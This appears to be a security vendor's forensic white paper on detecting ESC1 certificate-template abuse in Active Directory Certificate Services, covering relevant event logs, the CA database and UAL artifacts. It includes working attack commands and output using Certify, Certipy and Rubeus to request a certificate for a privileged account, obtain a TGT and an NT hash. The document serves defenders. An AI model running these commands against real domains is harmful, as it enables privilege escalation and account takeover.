

Investigating Active Directory Certificate Services Abuse: ESC1

Overview

Active Directory Certificate Services (AD CS) is a server role used to configure public key infrastructure (PKI) within an Active Directory environment.

Servers provisioned as a certificate authority (CA) can be used to issue digital certificates in accordance with established policies and certificate templates.¹

Though AD CS was traditionally known as the issuing CA for user authentication through smartcards, the growing prominence of “passwordless authentication” – such as Windows Hello for Business² – means it will remain a focal point of the enterprise authentication system for as long as organizations have Active Directory.

CrowdStrike Services has observed abuse of vulnerable AD CS certificate templates by adversaries. Certificate template abuse can leave behind key artifacts, which can assist incident responders and investigators in understanding an adversary’s ability to escalate privileges within an Active Directory domain.

While this white paper focuses on Active Directory Certificate Services being the issuing CA, the vulnerabilities highlighted will also impact third-party issuing CAs, which delegate authentication of the enrolling entity to Active Directory.

Microsoft Entra also supports client certificate authentication, and in many scenarios, the certificates presented by users are issued from AD CS. Therefore, while this white paper focuses on the risk to Active Directory, the risk of hybrid lateral movement to Microsoft Entra is very real.

1. [https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/hh831740\(v=ws.11\)](https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/hh831740(v=ws.11))

2. <https://learn.microsoft.com/en-us/windows/security/identity-protection/hello-for-business/hello-how-it-works-authentication>

Quick Reference

This white paper discusses many opportunities for identifying abuse of misconfigured AD CS certificate templates. Below is a quick reference guide to the key artifacts that are covered.

Server	Log Type	Log	Event ID/GUID	Description
Certificate Authority Server	Windows Event Log	Security	4886	Certificate Services received a certificate request
		Security	4887	Certificate Services approved a certificate request and issued a certificate
		Security	5145	A network share object was checked to see whether clients can be granted desired access; Relative Target Name is "cert"
	Certificate Extensible Storage Engine Database (EDB)			EDB file for the affected certificate authority containing certificate requests, issued certificates and more
	User Access Logging	UAL	c50fcc83-bc8d-4df5-8a3d-89d7f80f074b	RoleGUID for Active Directory Certificate Services
Domain Controller	Windows Event Log	Security	4768	A Kerberos authentication ticket (Ticket Granting Ticket, or TGT) was requested; the request will contain certificate information
		System	39	The key distribution center (KDC) encountered a user certificate that was valid but could not be mapped to a user in a secure way

What Is AD CS and Why Does It Matter?

Active Directory Certificate Services (AD CS) is a common server role within an Active Directory domain. CrowdStrike Services has identified evidence of adversarial groups abusing misconfigured certificate templates to escalate privileges within Active Directory domains. The abuse of certificate template misconfigurations can be devastating to an organization and allow a privilege escalation path from a low-privileged domain account to a high-privileged domain account.

In this white paper, we explore one type of AD CS certificate template abuse known as “ESC1.” We also show how to identify this abuse scenario during an active incident and how to identify historical artifacts of abuse. When responding to an incident, investigators are often faced with the challenge of inconsistencies in available evidence. With this in mind, the goal of this white paper is to identify a variety of artifacts and log sources, including those that are most likely to be available after an incident has already occurred. In addition, we consider two common tool sets for abusing misconfigured certificate templates — Certify³ and Certipy⁴ — to understand how different tools can produce different results with the available evidence. Additionally, when investigating potential AD CS abuse, we discuss the importance of scrutinizing the use of Microsoft Management Console (MMC) and certutil. These native Microsoft tools can be used to enumerate and request certificates, albeit with more steps necessary than Certify and Certipy.

Centralization of the Windows Event Log sources discussed here is one recommended way to create detections on attempted AD CS abuse. Throughout this white paper, we focus primarily on indicators specific to certificate template abuse rather than the execution of a tool that abuses vulnerable certificate templates. The domain, accounts, certificates and other identities used throughout the white paper are fictional and were created specifically for the purposes of this white paper. For more information about which other ESC abuse scenarios exist, CrowdStrike recommends additional reading into SpecterOps’ extensive research⁵ on the topic.

3. <https://github.com/GhostPack/Certify>

4. <https://github.com/ly4k/Certipy>

5. <https://posts.specterops.io/certified-pre-owned-d95910965cd2>

Vulnerable Templates

Vulnerable certificate templates will vary depending on the abuse case scenario available (e.g., ESC1). Figure 1 shows the vulnerable certificate template used throughout this white paper, demonstrating a standard example of an ESC1 abuse case. At a high level, the template shown in Figure 1 is vulnerable for a few reasons: The template allows for `Client Authentication`, it does not require manager approval or an authorized signature, it has the `ENROLLEE_SUPPLIES_SUBJECT` flag set (allowing the enrolling user to set a Subject Alternative Name; SAN) and enrollment rights are given to `Domain Users`. Although this may vary substantially, understanding how a certificate template is vulnerable is paramount to preventing a misconfigured template. Breaking down the ESC1 example, this scenario allows anyone in the Domain Users group to request a certificate (`Domain Users`) that can be used to authenticate to Active Directory (`Client Authentication`) as any other account (`ENROLL_SUPPLIES_SUBJECT`) without oversight or manual approval (`Authorized Signatures Required`).

```
[!] Vulnerable Certificates Templates :
CA Name                : CA01.cstest.local\cstest-CA01-CA
Template Name          : ESC1
Schema Version         : 2
Validity Period        : 1 year
Renewal Period         : 6 weeks
msPKI-Certificate-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
mspki-enrollment-flag  : NONE
Authorized Signatures Required : 0
pkixextendedkeyusage   : Client Authentication
mspki-certificate-application-policy : Client Authentication
Permissions
  Enrollment Permissions
    Enrollment Rights : CTEST\Domain Users
    All Extended Rights : CTEST\Domain Admins
                        CTEST\Domain Admins
                        CTEST\Enterprise Admins
                        NT AUTHORITY\SYSTEM
  Object Control Permissions
    Owner : CTEST\Enterprise Admins
    Full Control Principals : CTEST\Domain Admins
                            CTEST\Enterprise Admins
                            NT AUTHORITY\SYSTEM
  WriteOwner Principals : CTEST\Domain Admins
                        CTEST\Domain Admins
                        CTEST\Enterprise Admins
                        NT AUTHORITY\SYSTEM
  WriteDacl Principals : CTEST\Domain Admins
                        CTEST\Domain Admins
                        CTEST\Enterprise Admins
                        NT AUTHORITY\SYSTEM
  WriteProperty Principals : CTEST\Domain Admins
                           CTEST\Domain Admins
                           CTEST\Enterprise Admins
                           NT AUTHORITY\SYSTEM
```

Figure 1. Certificate template vulnerable to ESC1

Certificate Request

Following enumeration of vulnerable templates, the next step is to abuse the misconfiguration and request a certificate with a SAN to later use for authentication. Both the Certify and Certipy tools have functionality to request a certificate and require some key information: the CA name, `CA01.cstest.local\cstest-CA01-CA`, the template name, `ESC1`, and the SAN (i.e., the target privileged user).

In Figure 2, Certify is used to request a certificate as the unprivileged `jim.bo` user account for the `jim.boADM` privileged account. Once the certificate is issued, the private key file can be converted to a PFX file offline for later use. The request ID for the example in Figure 2 is number 10 and will be useful for tracking activity in the available logging later on.

```
C:\Users\jim.bo\Desktop\tools>Certify.exe request /ca:CA01.cstest.local\cstest-CA01-CA /template:ESC1 /altname:jim.boADM

Certify

v1.0.0

[*] Action: Request a Certificates
[*] Current user context : CTEST\jim.bo
[*] No subject name specified, using current context as subject.
[*] Template           : ESC1
[*] Subject            : CN=Jim Roman., CN=Users, DC=cstest, DC=local
[*] AltName            : jim.boADM
[*] Certificate Authority : CA01.cstest.local\cstest-CA01-CA
[*] CA Response        : The certificate had been issued.
[*] Request ID         : 10
[*] cert.pem           :
-----BEGIN RSA PRIVATE KEY-----
MTECAUyDAAKPAEAAUw1JkV07U0VkkkUTa7J/Ea1f0V4iTA7T/A7EhAG/7uAM
```

Figure 2. Using Certify to request a certificate supplying a SAN

Investigating Active Directory Certificate Services Abuse: ESC1

In Figure 3, the same process for requesting a certificate requires many of the same arguments. In this case, however, we use `proxychains` to tunnel the command to the internal network via a beacon on a compromised host rather than executing a binary directly on disk (as is done with `Certify`). When using `Certipy`, the resulting certificate file is written to the attacker machine as a PFX file, which can be later used for authentication.

```
$ proxychains certipy req -debug -u 'jim.boadm@cstest.local' -p '...' -ca 'cstest-CA01-CA' -target 'CA01.cstest.local' -template ESC1 -dc-ip 192.168.125.131
-uptn 'jim.boadm@cstest.local'
Proxichains-3.1 (http://proxichains.sf.net)
Certipy v4.4.0 - by Oliver Lyak (ly4k)

[*] Trying to resolve 'CA01.cstest.local' at '192.168.125.131'
[*] Generating RSA key
[*] Requesting certificate via RPC
[*] Trying to connect to endpoint: ncacn_np:192.168.125.132[\pipe\cert]
[S-chain]->-192.168.125.134:9801->->-192.168.125.132:445->->-OK
[*] Connected to endpoint: ncacn_np:192.168.125.132[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 27
[*] Got certificate with UPN 'jim.boadm@cstest.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'jim.boadm.pfx'
```

Figure 3. Using `Certipy` to request a certificate supplying a SAN

Once the certificate has been requested, it will appear as an issued certificate with a request ID and a wealth of information about the certificate. On the CA server where the request was handled, using `certsrv` allows us to select the certification authority (in this case, `cstest-CA01-CA`) and view the issued certificates. For environments with lower certificate activity, looking for anomalous issued certificates here can be a viable strategy. In most use cases, due to the sheer number of certificates issued, this can be quite challenging. With other available indicators, such as a known compromised user, the process of tracking down fraudulently issued certificates can be much easier, allowing investigators to narrow their scope while looking for abuse. The `certutil` utility can also be used to export certificate data to a CSV file for review, which may prove easier to work with than the GUI `certsrv`.




Figure 4. Accessing Issued Certificates on the CA server

Investigating Active Directory Certificate Services Abuse: ESC1

Following the earlier certificate request example, `jim.bo` requested a certificate and was assigned certificate request ID 10, which can be used to identify the certificate in the list of issued certificates. Other information supplied here that may be interesting to blue teamers is the name of the template used, “ESC1,” and the certificate serial number (indicated by the `200000000a56a...`). The template name is often a great indicator for scenarios where a vulnerable template was abused that is not often used in the environment or is a remnant of an older process no longer in active use. In the event that an organization is able to identify unauthorized issuance of a certificate, the `certsrv` utility is also where defenders can revoke these certificates and invalidate them. Vulnerable certificate templates should be remediated in conjunction with certificate revocation.




Figure 5. Example of an unauthorized certificate request under Issued CertificatesSAN

After identifying the suspect certificate, viewing additional properties can give an analyst key information about the SAN, `jim.boADM`, as seen in Figure 6. During an incident, an analyst may have an indicator of the account on one end of this transaction (e.g., the highly privileged account set as the SAN or the low-privileged account), and if AD CS abuse is suspected, checking the SAN in the issued certificate can help fill in the missing details of an investigation.




Figure 6. Identifying the SAN when opening the fraudulent issued certificate

Investigating Active Directory Certificate Services Abuse: ESC1

The differences between Certify and Certipy change the way investigators identify some key information. The SAN specified in a Certipy-based attack can be identified in the same way as previously described. When investigating Certipy usage, additional information can be found by viewing the “All Tasks > View Attributes/Extensions...” menu, as seen in Figure 7. This menu shows the specified SAN in the attributes. When looking for key indicators to determine the tool sets used by attackers, this small detail can be imperative.




Figure 7. Accessing additional attributes/extensions of an issued certificate

For example, when we open this view, Figure 8 shows Request Attributes, which shows the SAN of `upn=jim.boADM@cstest.local`. The availability of these additional attributes seems consistent with usage of Certipy.




Figure 8. Identifying the additional attributes appended to the certificate request

As an important note for forensic examiners, the data we've identified within *certsrv* resides on a local database on the CA server and can be examined offline. The ESE database file is located in the filepath `c:\Windows\System32\CertLog\` and is named after the CA (for example, `cstest-CA01-CA.edb`). A tool known as *esedbexport*, a part of the *libesedb* library, can be used to dump the tables of the database to exported CSV files for analysis, as shown in Figure 9.

```
]# esedbexport cstest-CA01-CA.edb
esedbexport 20210424

Opening file.
Database type: Unknown.
Exporting table 1 (MSysObjects) out of 9.
Exporting table 2 (MSysObjectsShadow) out of 9.
Exporting table 3 (MSysObjids) out of 9.
Exporting table 4 (MSysLocales) out of 9.
Exporting table 5 (Certificates) out of 9.
Exporting table 6 (Requests) out of 9.
Exporting table 7 (RequestAttributes) out of 9.
Exporting table 8 (CertificateExtensions) out of 9.
Exporting table 9 (CRLs) out of 9.
Export completed.
```

Figure 9. Exporting the certificate EDB database for offline analysis

The data exported from the ESE database will resemble the key data identified when using *certsrv*. In Figure 10, our previously identified certificate with the request ID of 10 includes additional information important to defenders, such as the serial number assigned to the issued certificate, the certificate template used (the dot notation versus the name of ESC1) and the user's display name, `jim.bo`. All of this information is stored in the certificates table of the database.

RequestID	EnrollmentFlags	NotBefore	NotAfter	CertificateHash2	CertificateTemplate	SerialNumber	DistinguishedName	CommonName
10	0	2023-03-15T19:25:36Z	2024-03-14T19:25:36Z	76 78 26 d4 9b ba 5d 87 54 7b 0e ca 1e e4 8c 26 e1 04 69 07	1.3.6.1.4.1.311.21.8.74195200000000a56a5a95be4549f540000000000a	CN=Jim Boman, CN=Users, DC=cstest, DC=local	Users\jim.Boman.	

Figure 10. Example of issued certificate in the EDB file certificates table

As shown in Figure 11, the RequestAttributes table within the ESE database shows additional attributes related to the request ID of interest and provides a few details — most importantly, it shows the AttributeName of the SAN, which is set to `jim.boADM` here. Additional attributes located here, specifically the SAN AttributeName, are consistent with the usage of Certipy.

RequestID	\$AttributeName	\$AttributeValue
10	SAN	upn=jim.boADM
10	ccm	DESKTOP-OHGHFCR.cstest.local
10	RequestCSPPProvider	Microsoft Strong Cryptographic Provider
10	RequestOSVersion	6.2.9200.2

Figure 11. Example of attributes of the issued certificate in the RequestAttributes table

On occasion, CrowdStrike has identified difficulties using `esedbexport` with larger certificate databases. As an alternative to extract and review the contents of a certificate database offline during forensic investigations, we can also use a Python module named `dissect.esedb`.⁶ After installing Dissect, a simple Python script (provided in Figure 12) can aid in extraction of the raw text from the ESE database. This basic script can be expanded to specify tables within the database and output the results to a variety of formats. Lastly, if parsing fails, Microsoft's built-in `certutil.exe` can be used to export certificate databases to CSV.

```
#!/usr/bin/python3

from dissect.esedb import EseDB
import argparse

parser = argparse.ArgumentParser()
parser.add_argument("-db", "--databasefile", help="Database file to be parsed")
args = parser.parse_args()

edb = args.databasefile

with open(edb, "rb") as fh:
    db = EseDB(fh)

    for table in db.tables():
        for record in table.records():
            print(record)
```

Figure 12. Basic Python script for parsing ESEDB files using Dissect

6. <https://docs.dissect.tools/en/latest/index.html>

Searching for unauthorized certificate issuance via *certsrv* can be a great strategy when investigating an incident where some key indicators have already been identified. This approach likely is not as feasible without leads, which is where other artifacts can help drive the investigation into certificate-based attacks. Another challenge of identifying certificate-based attacks is finding high-fidelity indicators that can be detectable and monitored for abnormalities.

One example of a higher-fidelity event log is within the System log in the Windows Event Logs on the domain controller — this has been a highly valuable evidence source across proactive engagements and incident response. The Event ID 39 has a source of the “KDC” and is indicative of a user certificate request against the KDC where the certificate is valid but has a mismatch between the Certificate Subject and the User. In Figure 13, an example of the structure of this event log shows the “Certificate Subject” of the low-privileged user requesting a certificate, the “User” (which is the specified SAN), the “Certificate Issuer” or the CA (which issued the certificate), the “Certificate Serial Number” (which is unique to the certificate request) and the “Certificate Thumbprint.” Centralizing this log and identifying how common this specific log is across your organization’s domain controllers can lead to an effective detection method.

The Key Distribution Center (KDC) encountered a user certificate that was valid but contained a different SID than the user to which it mapped. As a result, the request involving the certificate failed. See https://go.microsoft.com/fwlink/?linkid=2189925 to learn more.	
User:	jim.boADM
Certificate Subject:	@@@CN=jim.bo
Certificate Issuer:	CSTEST-CA01-CA
Certificate Serial Number:	200000000A56A5A95BE4D49FA400000000000A
Certificate Thumbprint:	767826D49BBA5D87547B0ECA1EE48C26E1046907

Figure 13. Example of Event ID 39 in the System Windows Event Log

Investigating Active Directory Certificate Services Abuse: ESC1

User Access Logging (UAL)⁷ also logs requests with a RoleDescription of Active Directory Certificate Services on the affected CA server. UAL can be used to track lateral movement effectively, and specifically for our purposes, the RoleGuid of `c50fccc83-bc8d-4df5-8a3d-89d7f80f074b` – which has a RoleDescription of Active Directory Certificate Services – has an event generated at the time of the certificate request. The AD CS RoleGuid can be fairly noisy depending on the environment but can be used effectively as a supporting indicator of certificate-based attacks during an investigation.

The UAL event has additional key information that was not present in the previously mentioned artifacts, including the AuthenticatedUserName, the Insert and Last Access timestamps, and the source IP address, as shown in Figure 14. The source IP address provides a unique opportunity to help cut out the noise if AD CS is heavily used legitimately in an organization by showing where normal requests are coming from. If a system is known to be compromised, this can be another great indicator to scrutinize activity sourced from the compromised system.

Date	Count	DayNumber	RoleGuid	RoleDescription	AuthenticatedUserName	TotalAccesses	InsertDate	LastAccess	IpAddress
3/15/2023	12	74	c50fccc83-bc8d-4df5-8a3d-89d7f80f074b	Active Directory Certificate Services	cstest\jim.bo	12	3/15/2023 19:35	3/15/2023 20:27	192.168.125.133

Figure 14. Example of UAL entry with a RoleDescription of AD CS

Although the UAL on the CA server contains the AD CS role, there will also be more common RoleDescriptions present in the UAL of the domain controller from the same source IP address and the authenticated username as a result of certificate-based attacks.

For the certificate request phase of the attack, two additional event IDs are specifically of interest from the security event log, 4886 and 4887. Both of these events are logged on the CA server and provide information shown in Figures 15 and 16, such as the Request ID, the Requester, `jim.bo`, and the source hostname, `DESKTOP-OHGHFCR`. The 4886 and 4887 in Figures 15 and 16 are the result of a certificate request using Certify and do not give much new information or give information that is easily detectable but nonetheless useful for an investigation.



Figure 15. Example of Windows Event Log 4886 from Certify




Figure 16. Example of Windows Event Log 4887 from Certify

7. <https://www.crowdstrike.com/blog/user-access-logging-ual-overview/>

In Figure 17, one of the same event IDs, 4887, can be seen as a result of Certipy usage. When requesting a certificate with Certipy, the previously discussed attributes that are passed are logged within the event log for the certificate issuance. In the example of Figure 17, the SAN is shown as an attribute, whereas in Figure 16, this additional key information is not displayed. This shows two tools performing the same operation causing different outcomes in logging. Using the passed attributes in the 4887 event log can be another opportunity for detection.



Figure 17. Example of Windows Event Log 4887 from Certipy

Lastly, at the time of a certificate request during usage of Certipy, the Security Windows Event Log contains Event ID 5145 (A network share object was checked to see whether a client can be granted access), which shows a relative target name of “cert.” Access to the “cert” relative target name is unique to Certipy and includes some additional key information about the attack, the source address, the account accessing the share and the relative target name, as shown in Figure 18. A relative target name of “cert” can be another detection opportunity for usage of Certipy.




Figure 18. Example of Windows Event Log 5145 from Certipy

Kerberos Ticket Request Using Certificates

After a certificate request is complete, there are a few more steps required by an attacker to use the higher-privileged account. One of these additional steps is commonly the request of a Kerberos ticket.

In Figure 19, a common tool used for Kerberos abuse named *Rubeus*⁸ accepts the gathered certificate from Certify and uses it to request a TGT for the privileged user. Then, using the `/ptt` argument, that ticket can be passed directly into the current session. Once the ticket is passed, our current session has the permissions of the highly privileged account, `jim.boADM`, which could be checked using a tool such as *klist*, as shown in Figure 20.

```
C:\Users\jim.bo\Desktop\tools>Rubeus.exe asktgt /user:jim.boADM /certificate:esc1_cert.pfx /ptt

  S
  R
  U
  B
  E
  U
  S

v2.2.0

[*] Action: Ask TGT
[*] Using PKINIT with etype rc4_hmac and subject: CN=Jim Boman., CN=Users, DC=cstest, DC=local
[*] Building AS-REQ (w/ PKINIT preauth) for: 'cstest.local\jim.boADM'
[*] Using domain controller: 192.168.125.131:88
[+] TGT request successful!
[*] base64(ticket.kirbi):
[+] Ticket successfully imported!

ServiceName      : krbtgt/cstest.local
ServiceRealm     : CTEST.LOCAL
UserName         : jim.boADM
UserRealm        : CTEST.LOCAL
StartTime        : 3/15/2023 12:39:52 PM
EndTime          : 3/15/2023 10:39:52 PM
RenewTill        : 3/22/2023 12:39:52 PM
Flags            : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType          : rc4_hmac
Base64(key)      : dhK4U6h0lNh18x13vC4/RA==
ASREP (key)     : 3249DB2CCAC8FC019D73A79CDAB59B6E
```

Figure 19. Using Rubeus to request a TGT with the issued certificate

8. <https://github.com/GhostPack/Rubeus>

```
C:\Users\jim.bo\Desktop\tools>klist

Current LogonId is 0:0x3125b6

Cached Tickets: (1)

#0> Client: jim.boADM @ CTEST.LOCAL
Server: krbtgt/cstest.local @ CTEST.LOCAL
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
Start Time: 3/15/2023 12:39:52 (local)
End Time: 3/15/2023 22:39:52 (local)
Renew Time: 3/22/2023 12:39:52 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0x1 -> PRIMARY
Kdc Called:

C:\Users\jim.bo\Desktop\tools>whoami
cstest\jim.bo
```

Figure 20. Checking the current session for the imported privilege TGT for jim.boADM

In Figure 21, the TGT request is shown from Event ID 4768. This event ID may be familiar and is commonly used to identify other Kerberos-based attacks such as Kerberoasting. In the scope of certificate-based attacks and potential detection opportunities, the key information that differentiates the event log shown in Figure 21 from the large number of 4768 events legitimately generated in an Active Directory domain is the Certificate Information. The Certificate Information includes the “Certificate Issuer Name” (or the CA where the certificate was issued), the “Certificate Serial Number” (or the unique serial number for the issued certificate) and the “Certificate Thumbprint.”


The certificate serial number can be used to track an already-known unauthorized certificate being used for privilege escalation, or this event log can be used to identify anomalous use of a certificate. The serial number can also be used to find the issued certificate within the certificates database or *certsrv* if the Kerberos ticket request was identified prior to knowing which issued certificate was fraudulent. To create a detectable scenario, a defender must first understand if there are any applications or processes within the environment that are legitimately using this function, thereby flooding the 4768 event with certificate information already filled out. If that is not the case, the existence of Certificate Information can be a high-fidelity finding or detection. Lastly, if your organization has many 4768 events with Certificate Information, check if those events are directly related to one CA. If so, a potential method to look for anomalies would be to check for the existence of Certificate Information and not the CA generating legitimate traffic.

80985 EventLog A Kerberos authentication ticket (TGT) was requested.

Account Information:
Account Name: jim.boADM
Supplied Realm Name: cstest.local
User ID: S-1-5-21-2340155874-3016418756-1435837268-1218

Service Information:
Service Name: krbtgt
Service ID: S-1-5-21-2340155874-3016418756-1435837268-502

Network Information:
Client Address: ::ffff:192.168.125.133
Client Port: 50085

 **Additional Information:**
Ticket Options: 0x40800010
Result Code: 0x0
Ticket Encryption Type: 0x17
Pre-Authentication Type: 16

Certificate Information:
Certificate Issuer Name: cstest-CA01-CA
Certificate Serial Number: 200000000A56A5A95BE4D49FA400000000000A
Certificate Thumbprint: 767826D49BBA5D87547B0ECA1EE48C26E1046907

Certificate information is only provided if a certificate was used for pre-authentication.

Pre-authentication types, ticket options, encryption types and result codes are defined in RFC 4120.

Figure 21. Example of Windows Event Log 4768 from Certify/Rubeus

Investigating Active Directory Certificate Services Abuse: ESC1

In Figures 22 and 23, the same process of authenticating with the certificate is performed with Certipy instead. Certipy's argument "auth" requests a TGT and uses the TGT requested to then request a user's NTLM hash without the need for another tool such as *Rubeus*. The result from a logging standpoint is consistent; as shown in Figure 23, the Certificate Information is present with the previously mentioned key information.

```

$ proxychains3 certipy auth -pfx 'jim.boadm.pfx' -dc-ip 192.168.125.131
ProxyChains-3.1 (http://proxychains.sf.net)
Certipy v4.4.0 - by Oliver Lyak (ly4k)

[*] Using principal: jim.boadm@cstest.local
[*] Trying to get TGT...
[S-chain]-<-192.168.125.134:9001-<->-192.168.125.131:88-<->-OK
[*] Got TGT
[*] Saved credential cache to 'jim.boadm.ccache'
[*] Trying to retrieve NT hash for 'jim.boadm'
[S-chain]-<-192.168.125.134:9001-<->-192.168.125.131:88-<->-OK
[*] Got hash for 'jim.boadm@cstest.local': aad:79c2

```

Figure 22. Example of Certipy using the certificate to request a TGT and request an NTLM hash

```

84804 EventLog A Kerberos authentication ticket (TGT) was requested.

Account Information:
    Account Name:          jim.boADM
    Supplied Realm Name:   CTEST.LOCAL
    User ID:               S-1-5-21-2340155874-3016418756-1435837268-1218

Service Information:
    Service Name:         krbtgt
    Service ID:           S-1-5-21-2340155874-3016418756-1435837268-502

Network Information:
    Client Address:       ::ffff:192.168.125.133
    Client Port:         51011

Additional Information:
    Ticket Options:       0x40800010
    Result Code:          0x0
    Ticket Encryption Type: 0x12
    Pre-Authentication Type: 16

Certificate Information:
    Certificate Issuer Name:   cstest-CA01-CA
    Certificate Serial Number: 20000000157173E299D25AB8CC00000000015
    Certificate Thumbprint:   7C97E7B5386044C9D47E33DCD89A6E995903FD93

Certificate information is only provided if a certificate was used for pre-authentication.

Pre-authentication types, ticket options, encryption types and result codes are defined in RFC 4120.

```

Figure 23. Example of Windows Event Log 4768 from Certipy

A key takeaway from this process is whether a TGT is loaded via *Rubeus* or Certipy has gathered the TGT and an NTLM hash for a highly privileged user, the effects of certificate-based attacks can be devastating. A normal Domain User can move from low privilege to high privilege within a domain with just a few steps.

Honorable Mentions

A final potential avenue for identifying the specific tool that was used can be seen in Figure 25. When testing with Certify, strings are passed along to the CA ESE database for Certify.exe. Within the exported tables, this is not available, but when running strings against the offline database – as shown in Figure 24 – there is another potential indicator of Certify usage. Though the presence of the Certify.exe string seems to be fairly consistent, it is unknown what causes this interaction.

```
strings -a cstest-CA01-CA.edb | grep -i "Certify.exe\|jim.boADM" -A15 -B15
```

Figure 24. Example of running strings against the certificate EDB

```
6.2.9200.204  
1&0$  
1?0=  
DESKTOP-0HGHFQR.cstest.local  
CSTEST\jim.bo  
Certify.exe0f  
1X0V  
jim.boADM0  
X D$
```

Figure 25. Example of Certify.exe in the strings of the EDB file

Remediate

After exploring various artifacts that can be used to identify historical certificate template abuse or develop detections, the most important step is to remediate existing vulnerable templates. Revisiting Figure 1 and understanding why this certificate template is vulnerable can make remediation steps fairly straightforward, and typically, the biggest issue for an organization will be remediating templates that have a legitimate business purpose.

